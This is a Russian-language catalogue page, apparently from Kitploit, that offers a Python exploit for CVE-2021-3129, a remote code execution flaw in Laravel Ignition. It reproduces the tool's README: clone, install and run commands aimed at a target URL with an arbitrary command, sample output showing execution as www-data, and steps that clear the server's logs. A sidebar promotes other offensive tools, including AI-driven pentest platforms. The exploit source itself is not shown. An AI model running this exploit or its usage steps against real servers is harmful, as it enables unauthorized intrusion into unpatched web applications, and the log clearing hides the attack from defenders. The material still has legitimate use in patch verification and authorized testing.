
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/0x0d3ad/cve-2021-3129
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на Проникновение
GitHub0x0d3ad/cve-2021-3129

CVE-2021-3129

Эксплойт на Python для CVE-2021-3129, который автоматизирует десериализацию PHAR для выполнения произвольных команд на уязвимых конечных точках Laravel Ignition.

Репозиторий
101402 лет назадЕщё не проверено
Поделиться

CVE-2021-3129 Laravel Ignition RCE Exploit

Это скрипт эксплойта на Python для CVE-2021-3129 — уязвимости удалённого выполнения кода в Laravel при установленном пакете Ignition. Данная уязвимость позволяет злоумышленнику выполнять произвольные системные команды через десериализацию PHAR.

Возможности

  • Автоматически генерирует PHAR-полезную нагрузку с помощью phpggc
  • Принимает пользовательский ввод для любой команды (например, id, whoami и т.д.)
  • Автоматизирует весь процесс эксплуатации, включая очистку логов, внедрение полезной нагрузки, преобразование логов в PHAR и запуск десериализации

Предварительные требования

  • Python 3.x
  • Библиотека requests
  • Установленный PHP в вашей системе
  • Установленный phpggc (для генерации PHAR-полезных нагрузок)

Установка

  1. Клонируйте репозиторий:

    git clone https://github.com/0x0d3ad/CVE-2021-3129.git
    cd CVE-2021-3129
    
  2. Установите необходимые Python-пакеты:

    pip install requests
    
  3. Запустите скрипт с указанием цели и команды:

    python3 CVE-2021-3129.py http://example.com --cmd 'id'
    


    Пример вывода:

    [+] Generating PHAR payload for command: id
    [+] Trying to clear logs
    [+] Logs cleared
    [+] Convert log file to PHAR
    [+] Successfully converted logs to PHAR
    [+] PHAR deserialized
    ---------------------------------------
    uid=33(www-data) gid=33(www-data) groups=33(www-data)
    ---------------------------------------
    [+] Trying to clear logs
    [+] Logs cleared
    

Аргументы

  • target (обязательный): URL уязвимого Laravel-приложения.
  • --cmd (необязательный): Команда, которая будет выполнена на цели (по умолчанию: whoami).
  • --log_path (необязательный): Путь к файлу лога (по умолчанию: ../storage/logs/laravel.log).
POC

POC

POC

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






